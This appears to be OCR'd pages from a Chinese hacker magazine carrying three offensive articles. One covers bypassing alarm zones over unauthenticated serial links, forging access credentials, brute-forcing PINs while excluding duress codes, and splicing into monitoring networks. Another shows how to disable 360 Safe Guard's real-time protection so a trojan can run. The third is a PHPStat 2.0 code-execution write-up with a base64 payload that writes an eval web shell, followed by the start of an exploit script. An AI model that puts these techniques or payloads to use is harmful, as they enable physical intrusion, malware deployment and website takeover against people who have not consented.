byte[] init8 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init8, 0, 8);
byte[] init9 = new byte[8] { 0x30, 0x37, 0x30, 0x23, 0x42, 0x41, 0x0d, 0x0a };#
port.Write(init9, 0, 8);
byte[] init10 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init10, 0, 8);
break;}
#endregion
case "7":
#region
{
// 以下是旁路防区07
byte[] init5 = new byte[8] { 0x30, 0x37, 0x30, 0x30, 0x43, 0x37, 0x0d, 0x0a };0
port.Write(init5, 0, 8);
byte[] init6 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init6, 0, 8);
byte[] init7 = new byte[8] { 0x30, 0x37, 0x30, 0x37, 0x43, 0x45, 0x0d, 0x0a };7
port.Write(init7, 0, 8);
byte[] init8 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init8, 0, 8);
byte[] init9 = new byte[8] { 0x30, 0x37, 0x30, 0x23, 0x42, 0x41, 0x0d, 0x0a };#
port.Write(init9, 0, 8);
```

```
    byte[] init10 = new byte[8] { 0x30, 0x37, 0x30,
0x5e, 0x46, 0x35, 0x0d, 0x0a };^
    port.Write(init10, 0, 8);
    break;
    }
    #endregion
    case "8":
    #region
    {
    //以下是旁路防区08
    byte[] init5 = new byte[8] { 0x30, 0x37, 0x30,
0x30, 0x43, 0x37, 0x0d, 0x0a };0
    port.Write(init5, 0, 8);
    byte[] init6 = new byte[8] { 0x30, 0x37, 0x30,
0x5e, 0x46, 0x35, 0x0d, 0x0a };^
    port.Write(init6, 0, 8);
    byte[] init7 = new byte[8] { 0x30, 0x37, 0x30,
0x38, 0x43, 0x46, 0x0d, 0x0a };8
    port.Write(init7, 0, 8);
    byte[] init8 = new byte[8] { 0x30, 0x37, 0x30,
0x5e, 0x46, 0x35, 0x0d, 0x0a };^
    port.Write(init8, 0, 8);
    byte[] init9 = new byte[8] { 0x30, 0x37, 0x30,
0x23, 0x42, 0x41, 0x0d, 0x0a };#
    port.Write(init9, 0, 8);
    byte[] init10 = new byte[8] { 0x30, 0x37, 0x30,
0x5e, 0x46, 0x35, 0x0d, 0x0a };^
    port.Write(init10, 0, 8);
    break;
    }
    #endregion
    default: return false;
    //防区号错误
```

同样，进行这些操作不需要任何身份识别。

执行这些操作，我们可以考虑直接与IP－100通信，或者通过抢占虚拟串口来通信。与IP－100通信逻辑实现简单，但是实际操作时要能触碰串口线可能较为困难。至于抢占虚拟串口，一是考虑获取哪台计算机的控制权（绕过安防管理软件）；二是考虑入侵"串口转网络"模块（比如默认密码，如果能触碰到该硬件还可以有更多的办法，如恢复出场设置使用默认密码），修改模块IP，使原有虚拟转串口软件失效；三是阻断计算机与"串口转网络"模块的连接，因为虚拟串口软件只需要我们提供"串口转网络"模块IP即可（虚拟串口号自选），而众所周知，默认串口是独占使用的（驱动过滤除外）。

所以讲到这里，大家应该就明白了，这个原理不但对报警系统，对门禁等系统也是同样有效的。

另外一种类似的情况更利于利用：某报警主机是直接采用UDP发数据包命令的方式，所有的数据都是明文传输的，而且没有任何身份认证！难道是基于对专网的无比信任？

一般的安防系统都接入有流媒体，负责管理和分发视频、音频数据。不过这部分属于单纯的网络入侵范畴，这里不再赘述。

2.伪造

对于需要身份识别的系统，便会存在伪造漏洞。

①指纹

总的来说，要利用还是比较困难的，先不说提取指纹就非常困难了，在提取之后如何伪造也是一个问题。

指纹识别器对指纹的提取，大致可归纳为光感、硅晶体传感器、电容传感器等。我亲自用过的有光感和电容传感器。光感根据的是光的反射原理。

这里要严肃指出的是，类似电视上用透明胶等手段提取和伪造指纹是不靠谱的，即使是在光滑干净的平面上提取都很困难，更别说直接放到传感器上进行伪造了。

论到提取指纹还是利用化学原理来搞定。至于伪造，个人觉得可能还是《国家宝藏》里面那个人的做法比较靠谱一点，即获取指纹后，人工制造一块类似人类皮肤的东西，这样的话起码在理论上才说得通。

电容传感器通过电子度量被设计来捕获指纹图像。电容设备能结合大约100000导体金属阵列的传感器，其外面是绝缘的表面，当用户的手指放在上面时，皮肤组成了电容阵列的另一面。电容器的电容值由于金属间的距离而变化，这里指的是脊（近的）和谷（远的）之间的距离。

②虹膜

这个似乎更困难。暂不讨论。

③磁卡、IC卡、ID卡

ID卡比IC卡的内部设计更为复杂一些，甚至有着存储空间和CPU。磁卡是最为简单的一种卡，也容易被复制，比如前段时间很多的用户银行账户被盗事件。但是成本也是依次递增，

这也就是为什么银行明知道IC卡安全性更高却不愿意更换的原因。

不过所谓的安全没有绝对之说，之前某知名厂商的ID卡也被人破解了。此类卡的破解，需要拥有一台相应的造卡设备以及识别算法便能搞定，做出一张自己需要的卡。

④密码

这个似乎是个老问题了。不过这类密码一般都是纯数字而且位数较少，这在理论上使得暴力破解成为可能。不过最严重的问题是如何接入暴力破解器？这应该属于修改物理设备和线路入侵的范畴，稍后讨论。

⑤智能识别系统

比如，只允许单人进入某个房间，否则报警。

一般这类都是普通图像建模，根据两个不同"异物"间的距离来识别。所以对付的办法很简单，那就是几个人抱在一起走进去就可以了（不过注意"云台"的监视哦）。而要真正实现"一卡通一人"，比较可行的办法是从物理上来实现：安置特殊的旋转门，每个位置只能容纳一个人，身份被认证一次就旋转一次，达到只通过一人的目的。

其实就目前而言，智能识别在国内外都是很不成熟的技术，如果单一依靠计算机，通过图片比对差异，误报的概率会很大，而且伪造现场也比较容易。

3.过分信任专网的隐患

图5 是一款总线报警主机的搜索配置工具，它会自动搜索接入到网络中的报警主机，搜索到后提供修改功能。这也就意味着，只要




图5

能进入专网，几乎不需要任何的计算机知识，便能将使用该类型报警主机的安防系统搅得一塌糊涂！

类似的情况，在各种不同类型的设备中都存在，可以说是一个通病。

4.修改物理设备和线路的入侵

①多走一个交换机

这里其实就是转接线路的操作，当然不一定是交换机，也可以是其他的网络设备。即使是专网网线，也总有外露的地方，将其截断让其接入一个自带的网络设备，同时也把自己接入这个网络设备，从而成功进入内网。比如，是根连接前端dvr的网线，那么便至少可以获取前端的视频数据。当然，前提是你能解码这些数据，使之成为图像。不过这些东东都会由相应的厂商提供SDK。因为是截获的中间数据（比如sniffer），这样还绕过了dvr的身份认证。

更为安全的做法是欺骗监控中心的安防系统，如果对一个设备足够了解，完全可以伪造数据包进行传输，甚至接入一个自带的设备。比如就门禁系统而言，安防系统里的设备连通状态是通过PING来判断的，实现欺骗是很容易的。门状态是通过查询返回数据包实现的，我们也可以伪造。

一切的一切，只要在断掉监控中心与真实设备的联系之后，马上接入我们自己的设备（也可以是模拟软件），重新建立连接便可以了（设备断线后，安防系统是会尝试重新连接的，短暂的设备掉线状态，不会引起监控人员的注意，因为常识中网络本身就是不稳定的）。

②绕过验证设备

无论是虹膜或是指纹还是读卡器，它们的认证系统一般都是存在于自身芯片内，经过复杂的计算后，最终的实际对外操作，也只不过可能就是输出一个高低电平而已。

如果可以接触到这些设备的物理线路，暴力破解就成为可能，但更为轻松的破解办法也随之可行，即自行接入一个能成功输出相应电平信号的设备。

5.值得一提的胁迫密码

胁迫密码是在发生意外情况的时候，既要

保障当事人员的人身安全，又能及时报警的需求下诞生的。整个流程也很简单，例如金库值班人员被劫匪持枪威胁打开金库门→值班人员输入"密码"→系统判断用户输入的是胁迫密码，开门，并报警。当然，金库附近依然风平浪静→劫匪满意地取走了money→未走出大门，便被等候多时的警察抓住。

胁迫密码一般较为简单（也可以修改的），比如我手上的CHD的一卡通门禁系统便是从0到9只要输入任意4位相同的数字即为胁迫密码，如1111、9999。

所以在暴力破解的时候，要排除这些密码的尝试。

结尾

以上只是从技术层面简单分析了安防系统的一部分安全隐患。对于真正的一套解决方案而言，其实漏洞会更多，尤其是在社工方面。

让360的实时监控形同虚设

奇虎360安全卫士

文/图 swan

360安全卫士作为一款知名的国产软件，要想从编程方面找到其Bug非常之难。最近出的5.0版更是添加了"云查杀"这一强有力的"武器"。但世界上绝对不会有完美的东西，任何软件都一样。

我们先看看360运行后的怪异情况，如图1所示。这是360安全卫士最小化的场景，是不是很不自然？最小化后不再是萎缩变成右小角的图标了，而是出现了像IE最小化一样的结果，还有直接按"叉叉"，360就退出了界面。这直接说明360的"实时监控"被废除了，间接也说明了360安装目录肯定发生了翻天覆地的变化。




图1

现在，进入正常启动的360安装目录查看一下，这里面的文件，当360运行时是禁止被删除或被改名的。进入safemon这个目录，其中的文件是360安全卫士的重要元素。假如360在运行后无法得到这些文件的支持，360就成了废物。根据常理我们知道，360在运行的时候，其里面的大多数文件是无法删除或者重新命名的。网上曾经出现过一种更改监控所对应的注册表键值的方法，让监控失去作用，但经过这么久了，肯定已修复这个Bug了。

现在，我们同样来研究一下它的实时监控，关键点就在于让360无法调用里面的文件，那么我们到底该如何做到呢？

其实很简单的一步就可以解决这个问题，那就是"改名"大法。上面说过，绝大部分文件无法文件改名，但还有可以改的。我们要破坏"实时监控"，更改safemon这个文件夹的名称就可以了，可随便更改为任意一个文件名。

为了证明改名safemon这个文件夹确实会使监控失效，我进行了一次对比。未改名之前，360对我的pcshare进行了拦截，如图2所示。





图2

现在，改一下safemon文件夹的名称，运行新的pcshare服务端，发现360监控已经完全失去效用了。还有一点必须说明的是：重新启动后，原本设置开机运行的360安全卫士和保险箱也不再启动了。所以我们可以弄个自解压程序，加上批处理命令，在运行木马之前将360改名，运行后再改回原名就可以了。

前置知识: PHP
关键词: 漏洞、PHPStat、exploit



PHPStat 2.0 远程代码执行漏洞

文/ Flyh4t [Wolvez.org]

PHPStat是一款专业的网站流量统计软件系统，提供网站日志分析、网站数据分析、用户行为分析系统，为客户提供深入挖掘网站流量交叉数据报告。在访客行为分析、网络营销分析和网站决策支持等方面有独特的分析体系，为客户找到数据背后的真实有价值的东西，拿出可执行性建议。该系统开发商普艾斯将自己定位为中国最专业的网站数据分析技术提供商，写出来的代码功能确实不错，但是安全性却非常差，漏洞处处可见。使用PHPStat统计的网站基本上可以被黑客秒杀。

该系统绝大部分代码是zend加密的，解密后我们来看user_info.php中普通用户修改统计网站的代码（新建的时候基本相似）。

```
......
$fileStr .= "<?\nif( !defined('WEB_HOME') ) exit('Access Denied');\n";
$fileStr .= "if( file_exists( \"../count/exclusion/website_\".\$websiteid.\"_regexp.php\") )\n";
$fileStr .= "include_once \"../count/exclusion/website_\".\$websiteid.\"_regexp.php\";\n";
$fileStr .= "\n //统计网站地址 \n";
$fileStr .= "\$siteurl = \"".$_POST['site']."\";\n";
$fileStr .= "\n //程序排除IP地址列表 \n";
......
$fileStr .= "\$mainsitecode = \"".$Tmp[sitegroup]."\";\n";
$fileStr .= "?>";
if ( !file_exists( COUNT_DIRNAME."/exclusion/website_".$Tmp[website].".php" ) )
{
write_to_file( COUNT_DIRNAME."/exclusion/website_".$Tmp[website].".php", "", "w+" );
}
......
```

从以上代码可以看出，假设普通用户添加的网站编号为100003，则配置文件为\count\exclusion\website_100003.php，内容格式如下:

```
<?
if( !defined('WEB_HOME') ) exit('Access Denied');
if( file_exists( "../count/exclusion/website_".$websiteid."_regexp.php") )
include_once "../count/exclusion/website_".$websiteid."_regexp.php";
//统计网站地址
$siteurl = "http://127.0.0.1 ";
//程序排除IP地址列表
//程序包含目录地址列表
//程序所属主站点代码
$mainsitecode = "50";
?>
```

从上面的代码可以看出，我们提交的siteurl会被写入PHP文件，并被双引号括起来。熟悉PHP的朋友应该明白了吧？利用双引号的特性，我们可以构造一个特殊的siteurl来写入文件并成功执行。我构造的siteurl如下:

```
http://${${fputs(fopen(base64_decode(ZmwucGhw),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2FdKTsgPz4x))}}
```

上面这段代码是将"<?php @eval($_POST[a]);?>1"写到fl.php文件。利用base64_encode编码避免了使用单引号，所以无须考虑gpc的影响。注意: 在字符串不包括"+、\、="等特殊符号的情况下，base64_decode的参数是无须使用单引号或者双引号的。

现在还剩下一个问题，文件开始的代码"if(!defined('WEB_HOME')) exit('Access Denied');"限制了我们直接触发这段小的shellcode，必须找

到一个define了WEB_HOME的文件来包含之。PHPStat为我们提供了多个这样的文件，我们继续看\templates\ms\common\top.php文件的部分代码，该文件是可以直接访问的。


```
<?
session_start();
include_once '../../../include.inc/config.inc.php';
include_once '../../../include.inc/function.php';
include_once '../../../include.inc/function_pagerank.php';
include_once '../../../include.inc/global.inc.php';
include_once '../../../include.inc/conn.db.inc.php';
include_once '../../../include.inc/pdo_page.inc.php';
include_once '../../../parse_site.php';
$website  = strtolower(strval($_GET[website]));
$action   = strtolower(strval($_GET[action]));
$websiteid = $website;
$queryLimit = new queryLimit();
if( strval($_GET[showtype] ) == 'all' ) $website = $website."&showtype=all";
include_once "../../../".COUNT_DIRNAME."/exclusion/website_".$websiteid.".php";
// 此处可以触发我们的代码
```

分析就到这里了，下面直接给出exploit，供大家学习之用。

```
<?php
print_r('
+---------------------------------------+
PHPStat 2.0 remote code execution exploit
by Flyh4t
+---------------------------------------+
');
if ($argc < 3) {
print_r('
+---------------------------------------+
